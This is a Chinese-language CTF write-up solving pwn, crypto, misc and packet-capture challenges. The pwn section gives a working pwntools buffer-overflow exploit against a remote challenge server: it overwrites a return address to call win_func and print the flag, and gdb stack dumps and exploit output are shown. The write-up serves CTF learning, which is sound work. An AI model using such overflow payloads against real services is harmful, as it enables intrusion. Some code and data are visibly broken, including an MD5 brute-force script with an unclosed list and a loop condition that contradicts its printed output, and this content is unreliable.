
xiaoyifeng@xiaoyifeng-PC ~/ctf/pwn/wandou/300 file memory
memory: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=3ccdcfa18c0e3f68845cc554555ad0dd9c182858, not stripped
```

可以看到只是开了栈不可执行 (NX), 静态分析一波:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    unsigned int v3; // eax
    char s2[11]; // [esp+10h] [ebp-13h]
    int v6; // [esp+28h] [ebp-8h]
    int i; // [esp+2Ch] [ebp-4h]


    v6 = 10;
    puts("\n\n\n-----Test Your Memory!-----\n");
    v3 = time(0);
    srand(v3);
    for ( i = 0; i < v6; ++i )
    {
        s2[i] = alphanum_2626[rand() % 0x3Eu];
        printf("%s", s2);
        mem_test(s2);
    }
    return 0;
}
```






这里我们也可以看到一个win\_func函数，猜测同样是利用返回到该函数从而得到flag，那么如何返回到这个win\_func函数呢？

我们注意到mem\_test函数伪c代码如下：



直接return result，那么如果有溢出存在，那我们能不能覆盖掉这个函数的返回地址呢，那当然是可行的(这题不能直接用pattern create得到偏移量，如果pattern过大则会导致无法覆盖eip)，用gdb在mem\_test函数下断点调试：





```

0012| 0xffffd13c --> 0xf7e25c66 (<printf+38>: add esp,0x1c)
0016| 0xffffd140 --> 0xf7faad80 --> 0xfbad2a84
0020| 0xffffd144 --> 0x61616117
0024| 0xffffd148 ("aaaa")
0028| 0xffffd14c --> 0x0
[-----]
Legend: code, data, rodata, value
0x0804863d in mem_test ()
gdb-peda$ x/40xw $esp
0xffffd130: 0x08048817 0xffffd145 0x0000000b 0xf7e25c66
0xffffd140: 0xf7faad80 0x61616117 0x61616161 0x00000000
0xffffd150: 0xffffd17d 0xf7ffd940 0xffffd198 0x08048718
0xffffd160: 0xffffd17d 0xffffd17d 0x0804a000 0x08048772
0xffffd170: 0x00000001 0xffffd234 0xffffd23c 0x4f7052a5
0xffffd180: 0x30537739 0x00595178 0x0000000a 0x0000000a
0xffffd190: 0xf7faa000 0xf7faa000 0x00000000 0xf7dede81
0xffffd1a0: 0x00000001 0xffffd234 0xffffd23c 0xffffd1c4
0xffffd1b0: 0x00000001 0x00000000 0xf7faa000 0xf7fe574a
0xffffd1c0: 0xf7ffd000 0x00000000 0xf7faa000 0x00000000
gdb-peda$

```

输入的七个a从栈中0xffffd145开始

然后根据之前ida分析变量s的位置为ebp-0x13,我们可以知道, ebp = 0xffffd145 + 0x13 = 0xffffd158, 或者直接在gdb看ebp的值, 可以知道0x8048718就是return返回的地址。我们需要将它覆盖成win\_func的地址。

```

[-----registers-----]
EAX: 0x16
EBX: 0x0
ECX: 0x804b160 ("\\nff flag is failed!!\n\n!-----\n")
EDX: 0xf7fab890 --> 0x0
ESI: 0xf7faa000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd198 --> 0x0
ESP: 0xffffd15c --> 0x8048718 (<main+161>: mov eax,0x0)
EIP: 0x8048676 (<mem_test+166>: ret)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x8048669 <mem_test+153>: mov WORD PTR [esp],0x8048830
0x8048670 <mem_test+160>: call 0x8048430 <puts@plt>
0x8048675 <mem_test+165>: leave
=> 0x8048676 <mem_test+166>: ret
0x8048677 <main>: push ebp
0x8048678 <main+1>: mov ebp,esp
0x804867a <main+3>: and esp,0xfffffff0
0x804867d <main+6>: sub esp,0x30
[-----stack-----]
0000| 0xffffd15c --> 0x8048718 (<main+161>: mov eax,0x0)
0004| 0xffffd160 --> 0xffffd17d ("Rp09wS0xQY")
0008| 0xffffd164 --> 0xffffd17d ("Rp09wS0xQY")
0012| 0xffffd168 --> 0x804a000 --> 0x8049f14 --> 0x1
0016| 0xffffd16c --> 0x8048772 (<__libc_csu_init+82>: add edi,0x1)
0020| 0xffffd170 --> 0x1
0024| 0xffffd174 --> 0xffffd234 --> 0xffffd3d7 ("/home/xiaoyifeng/ctf/pwn/wandou/300/memory")
0028| 0xffffd178 --> 0xffffd23c --> 0xffffd402 ("XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0")
[-----]
Legend: code, data, rodata, value
0x08048676 in mem_test ()
gdb-peda$

```

覆盖成win\_func地址, 并且传catflag地址作为参数

而catflag地址就是一开始输出的那个hint:0x080487E0

构造exp:

```

#coding:utf-8
Author = "Yof3ng"

from pwn import *
import sys
context.binary = "./memory"
context.log_level = 'debug'
elf = context.binary
#io = process("./memory")
io = remote('101.231.137.47', '20012')
catflag = 0x080487E0
system_addr = elf.sym['win_func']
print(system_addr)
#padding由栈空间和ebp(0x13+4)组成, system('cat flag')由system函数和catflag参数以及system返回地址组成
payload = flat(cyclic(0x17), system_addr, 0x08048677, catflag)
print(payload)
io.sendline(payload)

io.interactive()

```

运行效果:

```

xiaoyifeng@xiaoyifeng-PC ~/ctf/pwn/wandou/300 python expgood.py
zsh: corrupt history file /home/xiaoyifeng/.zsh_history
xiaoyifeng@xiaoyifeng-PC ~/ctf/pwn/wandou/300 python expgood.py
[*] '/home/xiaoyifeng/ctf/pwn/wandou/300/memory'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Opening connection to 101.231.137.47 on port 20012: Done
134514109
aaaabaaacaaadaaaeaaafaa\xbd\x85\x0w\x86\x0
[DEBUG] Sent 0x24 bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 |aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61 |eaaa|faa | w |
00000020 87 04 08 0a
00000024
[*] Switching to interactive mode
[DEBUG] Received 0x27 bytes:
'flag{b1946ac92492d2347c6235b4d2611184}\n'
flag{b1946ac92492d2347c6235b4d2611184}

```

## Crypto

### Crypto1-我这密码忘了。。。

题面有一串base64: VTBzNE9GZEhURWhDVjBveFVrMVVTeI4UkRKWU5FTTFRMGszUmtrd1ZFVT0=


连续解码即可得到: SK88WGLHBWJ1RMTK61D2X4C5CI7FI0TE

提交即可。



## Crypto4-出航了~出航啦！！

根据题面，尝试进行对请求类型进行过滤，发现POST请求只有一个，并且有userid和pswrd：



The image shows a Wireshark packet capture analysis of an HTTP POST request. The packet list pane shows a single packet (No. 112) at time 2016-03-19 10:12:42.981689, source 10.0.0.5, destination 10.0.0.1, protocol HTTP, length 107, and info 107 POST /pages/main.html HTTP/1.1. The packet details pane shows the following structure:

- Frame 112: 107 bytes on wire (856 bits), 107 bytes captured (856 bits)
- Ethernet II, Src: PcsCompu\_38:2c:5c (08:00:27:38:2c:5c), Dst: PcsCompu\_3d:47:5d (08:00:27:3d:47:5d)
- Internet Protocol Version 4, Src: 10.0.0.5, Dst: 10.0.0.1
- Transmission Control Protocol, Src Port: 59163, Dst Port: 8080, Seq: 388, Ack: 1, Len: 41
- [2 Reassembled TCP Segments (428 bytes): #110(38%), #112(41)]
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded

The raw data pane shows the following hex and ASCII representation of the request body:

```
0010 00 5d ec 95 40 00 40 06 3a 00 0a 00 00 05 0a 06 ]: @ @ : .....
0020 00 01 e7 1b 1f 90 e9 d7 8e c2 65 ad ce d8 80 18 ..... e .....
0030 01 c9 d2 3f 00 00 01 01 08 0a 00 06 61 ad 00 06 ..... ? ..... a ...
0040 7f d8 75 73 65 72 69 64 3d 73 70 69 76 65 79 70 .userid =spiveyp
0050 26 70 73 77 72 64 3d 53 30 34 78 57 6a 5a 51 57 &pswrd=S 04xWjZQW
0060 46 5a 35 4f 51 25 33 44 25 33 44 FZ5OQ%3D %3D
```

尝试将pswrd的值解码后提交flag，成功。

## Crypto5-IDC密码破解(未解出)

给出一串字符js4163633181327481

完全脑洞题：手机九键4163633181327481，没用过的咋活。。。

## ### Crypto6-超级密码


这题给出了大量的md5值，以及类似于base64格式的字符串，很容易就想到hash加盐(salt)的问题，而且隐约记得之前在哪看到过这个题。

脚本爆破（时间原因，直接从1234567880开始）：

```
# coding:utf-8
import hashlib
from numba import jit
@jit
def run():
    password = ["f09ebdb2bb9f5eb4fbd12aad96e1e929.p5Zg6LtD", "6cea25448314ddb70d98708553fc0928.ZwbWnG0j"
    n=1234567880
    while(n<1000000000):
        for j in range(0,66):
            salt = password[j][33:]
            md5 = password[j][:32]
            mingwen = "{FLAG:"+str(n)+"}"+password[j][33:]
            miwen = hashlib.md5(mingwen.encode('utf-8')).hexdigest()
            if (miwen == md5) :
                print(mingwen)
                print(password[j])
                n=1000000000
                break
        print(n)
        n=n+1

run()
```

运行效果：



```
C:\Users\HP>python3 C:\Users\HP\Desktop\exp.py
1234567880
1234567881
1234567882
1234567883
1234567884
1234567885
1234567886
1234567887
1234567888
1234567889
[FLAG: 1234567890] p5Zg6LtD
f09ebdb2bb9f5eb4fbd12aad96e1e929.p5Zg6LtD
1000000000
C:\Users\HP>
```

flag:1234567890

## Misc

Misc1-会飞的狗狗





直接查看文件内容可以得到末尾的base64字符串，接解码得到flag

```
G:\数据\ctf\练习\碗豆\corgi-can-fly.jpg - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
G:\数据\ctf\练习\碗豆\corgi-can-fly.jpg
6052 3优 F肤BOTV桐@pWQ尚? DC1肉B至糜_w . 'DC4: *奔?m豨邈?稷r(休) 矢s1V4妯, 鮎DTB匆U?BSC3u8"3?ICw US' BOT向DENCSTI聯o佃哓"?BOT浔p違藜?? ^
6053
6054
6055
6056
6057 zs' 鋋東闖?爽k愁舛NUT撒?蘊?SBB坂棚 DC2BS騎??USgx%B孺| |
6058
6059
6060
6061
6062
6063
6064
6065
6066
6067 3[袖?察EXYEMzU?萨NAK艘响蛤結軌oBB踏T揆?) 程?F黃華棟Az2aSTAB?DC3焱嗎u鯨cSO憎?痾侷FFfBSCD戩浔, 媛CS裳NSOH恁E莎?XCx唏黥奕; 菟 STV
6068
6069
6070
6071 DTB 齧裡錘?崧DC2腊蹠軒顆R璋~魑迪9憫?窟融置樑2夏粥瀟NUT豈1+? BS筠3{痕EYX尅筵慈D?'j殖P 濠閑t幕waG1チRSc盟k開拓杆鯨ACKBSC髓NUT~}
6072
6073
6074
6075
6076
6077
6078
6079 NUTDC3tExtTitleNUTCorgi Can Fly軼BOTRSNUTNUTNUT#tExtArtistNUTRGlkIH1vdSB0cm1lZCBMU0I/Cg== 裊罔NUTNUTNUTNUTIEND暹`?D
Normal text file length: 831,893 lines: 6,079 Ln: 12 Col: 66 Sel: 4 | 1 Windows (CR LF) ANSI INS
```

## Misc2-文件类型分析

得到一个zip压缩包，点开来看看，存在[content-types].xml文件，基本上可以确定是微软公司office套件的格式。简单试过doc，docx，ppt，pptx，xls，xlsx没用之后，查到xps：

[+](#) | [★ 收藏](#) | [👍 541](#) | [🔗 7](#)

## XPS格式文件 ✎ 编辑

XPS 是XML Paper Specification（XML文件规格书）的简称，是一种电子文件格式，它是微软公司开发的一种文档保存与查看的规范。以前的开发代号为“Metro”。这个规范本身描述了这种格式以及分发、归档、显示以及处理XPS 文档所遵循的规则。XPS 是一种版面配置固定的电子文件格式，可以保存文件格式，而且具有档案共享的功能使用者不需拥有制造该文件的软件就可以浏览或打印该文件，为微软对抗Adobe PDF格式的利器。在在线检视或打印 XPS 档案时，可以确 <sup>[1]</sup> 保其格式与您希望的一样，而且其它使用者无法轻易变更档案中的数据。

中文名	XPS格式文件	性质	电子文件格式
外文名	XML Paper Specification	开发公司	微软公司
规格	XML文件规格书	开发代号	Metro

于是改为xps文件后缀即可，将xps提交。

### Misc3-真真假假分不清楚

简单的一个伪加密，修改全局加密标志位，将奇数改为偶数即可。

```
{FLAG:011938d495c36aeab4bfbd897c240d31}
```

### Misc4-诱人的音乐

这题的音频文件中存在一段摩斯电码（有的同学通过二进制getflag），通过音频分析软件可以将其提取出来：



```
.....  
#一次性解码行不通，可以将其分为三段分别解码并且将三个非正常字符转为16进制：  
.....  
碎61677b6368  
碎 ==> 0x666c  
.....  
𠄎74756e65  
𠄎 ==> 0x3170  
.....  
張337665727c  
張 ==> 0x5f35  
  
#进行拼接  
666c61677b6368317074756e655f35337665727c  
#可以得到  
flag{ch1ptune_53ver|  
#提交ch1ptune_53ver即可
```

## Misc5-神秘的文件名(未解出)

可以通过binwalk得到一个逆向题，较难，未解出。

## 网络协议分析

网络协议分析1-数据包里有甜甜圈哦~


wireshark打开数据包后，依次使用以下过滤规则：

http contains flag

tcp contains flag

udp contains flag

即可通过udp contains flag查到flag。





## 网络协议分析2-嘿嘿嘿(未解出)

经过疯狂手动提取后发现只能获得一丝图片，赛后得知需要用tcpflow这个神器重构损害的tcp数据，从而得到图像。

